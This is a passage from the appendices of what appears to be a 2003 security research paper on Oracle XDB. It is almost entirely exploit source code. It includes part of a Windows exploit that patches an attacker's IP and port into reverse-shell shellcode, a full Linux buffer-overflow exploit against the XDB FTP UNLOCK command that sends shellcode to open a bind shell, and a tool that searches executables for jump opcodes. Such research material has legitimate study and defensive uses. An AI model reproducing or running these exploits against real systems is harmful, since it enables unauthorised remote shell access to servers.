	strcat(exploit_code,exception_handler);
	strcat(exploit_code,exploit);
	strcat(exploit_code,"\r\n");

	GainControlOfOracle(argv[2],argv[3]);

	return 0;

}


int SetUpExploit(char *myip, int myport)
{
	unsigned int ip=0;
	unsigned short prt=0;
	char *ipt="";
	char *prtt="";

	ip = inet_addr(myip);

	ipt = (char*)&ip;
	exploit[191]=ipt[0];
	exploit[192]=ipt[1];
	exploit[193]=ipt[2];
	exploit[194]=ipt[3];

	// set the TCP port to connect on
	// netcat should be listening on this port
	// e.g. nc -l -p 80

	prt = htons((unsigned short)myport);
	prt = prt ^ 0xFFFF;
	prtt = (char *) &prt;
	exploit[209]=prtt[0];
	exploit[210]=prtt[1];

	return 0;
}


int StartWinsock()
{
	int err=0;
	WORD wVersionRequested;
	WSADATA wsaData;

	wVersionRequested = MAKEWORD( 2, 0 );
```

```
	err = WSAStartup( wVersionRequested, &wsaData );
	if ( err != 0 )
		return 0;
	if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE( wsaData.wVersion ) != 0 )
	{
		WSACleanup( );
		return 0;
	}

	if (isalpha(host[0]))
	{
		he = gethostbyname(host);
		s_sa.sin_addr.s_addr=INADDR_ANY;
		s_sa.sin_family=AF_INET;
		memcpy(&s_sa.sin_addr,he->h_addr,he->h_length);
	}
	else
	{
		addr = inet_addr(host);
		s_sa.sin_addr.s_addr=INADDR_ANY;
		s_sa.sin_family=AF_INET;
		memcpy(&s_sa.sin_addr,&addr,4);
		he = (struct hostent *)1;
	}

	if (he == NULL)
	{
		return 0;
	}
	return 1;
}



int GainControlOfOracle(char *user, char *pass)
{

	char usercmd[260]="user ";
	char passcmd[260]="pass ";
	char resp[1600]="";
	int snd=0,rcv=0;
	struct sockaddr_in r_addr;
	SOCKET sock;


	strncat(usercmd,user,230);
	strcat(usercmd,"\r\n");
	strncat(passcmd,pass,230);
	strcat(passcmd,"\r\n");


	sock=socket(AF_INET,SOCK_STREAM,0);
	if (sock==INVALID_SOCKET)
	return printf(" sock error");

	r_addr.sin_family=AF_INET;
	r_addr.sin_addr.s_addr=INADDR_ANY;
	r_addr.sin_port=htons((unsigned short)0);
```

```
        s_sa.sin_port=htons((unsigned short)2100);


        if (connect(sock,(LPSOCKADDR)&s_sa,sizeof(s_sa))==SOCKET_ERROR)
                return printf("Connect error");

        rcv = recv(sock,resp,1500,0);
        printf("%s",resp);
        ZeroMemory(resp,1600);

    snd=send(sock, usercmd , strlen(usercmd) , 0);
        rcv = recv(sock,resp,1500,0);
        printf("%s",resp);
        ZeroMemory(resp,1600);

    snd=send(sock, passcmd , strlen(passcmd) , 0);
        rcv = recv(sock,resp,1500,0);
        printf("%s",resp);
        if(resp[0]=='5')
        {
                closesocket(sock);
                return printf("Failed to log in using user %s and password %s.\n",user,pass);
        }
        ZeroMemory(resp,1600);

        snd=send(sock, exploit_code, strlen(exploit_code) , 0);

        Sleep(2000);

        closesocket(sock);
        return 0;
}
```

Appendix C
Sample Exploit for Oracle XDB FTP Service running on Linux

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>


int main(int argc, char *argv[])
{

        struct hostent *he;
        struct sockaddr_in sa;
        int sock;
        unsigned int addr = 0;
        char recvbuffer[512]="";
        char user[260]="user ";
        char passwd[260]="pass ";
        int rcv=0;
        int snd =0;
        int count = 0;
```

```
unsigned char nop_sled[1804]="";

unsigned char saved_return_address[]="\x41\xc8\xff\xbf";

unsigned char exploit[2100]="unlock / AAAABBBBCCCCDDDDEE”
                            “EEFFFFGGGGHHHHIIIIJJJJKKKK”
                            “LLLLMMMMNNNNOOOOPPPPQQQ”
                            “QRRRRSSSSTTTTUUUUVVVVWWW”
                             “WXXXXYYYYZZZZaaaabbbbccccdd";

unsigned char code[]="\x31\xdb\x53\x43\x53\x43\x53\x4b\x6a\x66\x58\x54\x59\xcd"
                     "\x80\x50\x4b\x53\x53\x53\x66\x68\x41\x41\x43\x43\x66\x53"
                     "\x54\x59\x6a\x10\x51\x50\x54\x59\x6a\x66\x58\xcd\x80\x58"
                     "\x6a\x05\x50\x54\x59\x6a\x66\x58\x43\x43\xcd\x80\x58\x83"
                     "\xec\x10\x54\x5a\x54\x52\x50\x54\x59\x6a\x66\x58\x43\xcd"
                     "\x80\x50\x31\xc9\x5b\x6a\x3f\x58\xcd\x80\x41\x6a\x3f\x58"
                     "\xcd\x80\x41\x6a\x3f\x58\xcd\x80\x6a\x0b\x58\x99\x52\x68"
                     "\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x54\x5b\x52\x53\x54"
                    "\x59\xcd\x80\r\n";


if(argc !=4)
{
        printf("\n\n\tOracle XDB FTP Service UNLOCK Buffer Overflow Exploit");
        printf("\n\t\tfor Blackhat (http://www.blackhat.com)");
        printf("\n\n\tSpawns a shell listening on TCP Port 16705");
        printf("\n\n\tUsage:\t%s host userid password",argv[0]);
        printf("\n\n\tDavid Litchfield\n\t(david@ngssoftware.com)”);
        printf(“\n\t7th July 2003\n\n\n");
        return 0;
}

while(count < 1800)
{
        nop_sled[count++]=0x90;
}

// Build the exploit
strcat(exploit,saved_return_address);
strcat(exploit,nop_sled);
strcat(exploit,code);

// Process arguments
strncat(user,argv[2],240);
strncat(passwd,argv[3],240);
strcat(user,"\r\n");
strcat(passwd,"\r\n");


// Setup socket stuff
sa.sin_addr.s_addr=INADDR_ANY;
sa.sin_family = AF_INET;
sa.sin_port = htons((unsigned short) 2100);

// Resolve the target system
if(isalpha(argv[1][0])==0)
{
```

```
        addr = inet_addr(argv[1]);
        memcpy(&sa.sin_addr,&addr,4);
}
else
{
        he = gethostbyname(argv[1]);
        if(he == NULL)
                return printf("Couldn't resolve host %s\n",argv[1]);
        memcpy(&sa.sin_addr,he->h_addr,he->h_length);
}

sock = socket(AF_INET,SOCK_STREAM,0);
if(sock < 0)
        return printf("socket() failed.\n");

if(connect(sock,(struct sockaddr *) &sa,sizeof(sa)) < 0)
{
        close(sock);
        return printf("connect() failed.\n");
}

printf("\nConnected to %s....\n",argv[1]);

// Receive and print banner
rcv = recv(sock,recvbuffer,508,0);
if(rcv > 0)
{
        printf("%s\n",recvbuffer);
        bzero(recvbuffer,rcv+1);
}
else
{
        close(sock);
        return printf("Problem with recv()\n");
}

// send user command
snd = send(sock,user,strlen(user),0);
if(snd != strlen(user))
{       close(sock);
        return printf("Problem with send()....\n");
}
else
{
        printf("%s",user);
}

// Receive response. Response code should be 331
rcv = recv(sock,recvbuffer,508,0);
if(rcv > 0)
{

        if(recvbuffer[0]==0x33  && recvbuffer[1]==0x33 && recvbuffer[2]==0x31)
        {
                printf("%s\n",recvbuffer);
                bzero(recvbuffer,rcv+1);
        }
        else
```

```
        {
                close(sock);
                return printf("FTP response code was not 331.\n");
        }

}
else
{
        close(sock);
        return printf("Problem with recv()\n");
}


// Send pass command
snd = send(sock,passwd,strlen(passwd),0);
if(snd != strlen(user))
{
        close(sock);
        return printf("Problem with send()....\n");
}
else
        printf("%s",passwd);

// Receive reponse. If not 230 login has failed.
rcv = recv(sock,recvbuffer,508,0);
if(rcv > 0)
{
        if(recvbuffer[0]==0x32  && recvbuffer[1]==0x33 && recvbuffer[2]==0x30)
        {
                printf("%s\n",recvbuffer);
                bzero(recvbuffer,rcv+1);
        }
        else
        {
                close(sock);
                return printf("FTP response code was not 230. Login failed...\n");
        }
}
else
{
        close(sock);
        return printf("Problem with recv()\n");
}

// Send the UNLOCK command with exploit
snd = send(sock,exploit,strlen(exploit),0);
if(snd != strlen(exploit))
{
        close(sock);
        return printf("Problem with send()....\n");
}


// Should receive a 550 error response.
rcv = recv(sock,recvbuffer,508,0);
if(rcv > 0)
        printf("%s\n",recvbuffer);
```

```
        printf("\n\nExploit code sent....\n\nNow telnet to %s 16705\n\n",argv[1]);
        close(sock);
        return 0;

}
```

Appendix D
Source code for getopcode.c

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        FILE *fd = NULL;
        unsigned char code=0;
        unsigned char cnst=0x7F;
        unsigned char buffer[2000]="";
        size_t bytesread=0;
        size_t count = 0, cnt = 0;
        int found = 0;
        int last = 0;

        if(argc !=3)
        {
                printf("\n\tFIND-OPCODE\n\n\t%s /path/to/executable \"opcode\");
                printf("\n\n\te.g.\n\n\t%s /bin/sh \"jmp esi\");
                printf("\n\n\tDavid Litchfield\n\t(david@ngssoftware.com)");
                printf("\n\t27th June 2003\n\n\n",argv[0],argv[0]);
                return 0;
        }

        if(strcmp("jmp esp",argv[2])==0)
                code = 0xE4;
        else if(strcmp("call esp",argv[2])==0)
                code = 0xD4;
        else if(strcmp("call eax",argv[2])==0)
```

```
        code = 0xD0;
else if(strcmp("jmp eax",argv[2])==0)
        code = 0xE0;
else if(strcmp("call ebx",argv[2])==0)
        code = 0xD3;
else if(strcmp("jmp ebx",argv[2])==0)
        code = 0xE3;
else if(strcmp("jmp ecx",argv[2])==0)
        code = 0xE1;
else if(strcmp("call ecx",argv[2])==0)
        code = 0xD1;
else if(strcmp("jmp esi",argv[2])==0)
        code = 0xE6;
else if(strcmp("call esi",argv[2])==0)
        code = 0xD6;
else if(strcmp("jmp edi",argv[2])==0)
        code = 0xE7;
else if(strcmp("call edi",argv[2])==0)
        code = 0xD7;
else if(strcmp("jmp edx",argv[2])==0)
        code = 0xE2;
else if(strcmp("call edx",argv[2])==0)
        code = 0xD2;
else if(strcmp("jmp ebp",argv[2])==0)
        code = 0xE5;
else if(strcmp("call ebp",argv[2])==0)
        code = 0xD5;

else
        return printf("opcode not recognized.\n");

printf("\n\nGETOPCODE v1.0\n\n");

fd = fopen("/proc/version","r");
if(fd)
{
        fgets(buffer,1996,fd);
        printf("SYSTEM (from /proc/version):\n%s\n",buffer);
        fclose(fd);
}


fd = fopen(argv[1],"rb");
if(!fd)
        return printf("Failed to open file %s\n",argv[1]);

printf("Searching for \"%s\" opcode in %s\n\n",argv[2],argv[1]);

while(1)
{
        bytesread = fread(buffer,1,1996,fd);
        if(bytesread == 0)
                break;
        if(last == 1 && buffer[0]== code)
        {
                found = 1;
                printf("Found \"%s\" opcode at offset 0x%.8X (0x%.8x)\n",
                        argv[2],(cnt-1),(cnt -1 + 0x08048000));
```

```
                }

                last = 0;

                while(count < 1996)
                {
                        if(buffer[count]==0xFF)
                        {
                                if(count == 1995)
                                        last = 1;
                                if(buffer[count+1] == code)
                                {
                                        found = 1;
                                        printf("Found \"%s\" opcode at offset 0x%.8X
(0x%.8x)\n",argv[2],(count+cnt),(count + cnt + 0x08048000));
                                }
                        }
                        count ++;
                }
                count =0;
                cnt = cnt + bytesread;

        }
        fclose(fd);
        if(!found)
                printf("Sorry...\"%s\" was not found.\n\n",argv[2]);
        else
                printf("\nFinished.\n\n");

        return 0;
}
```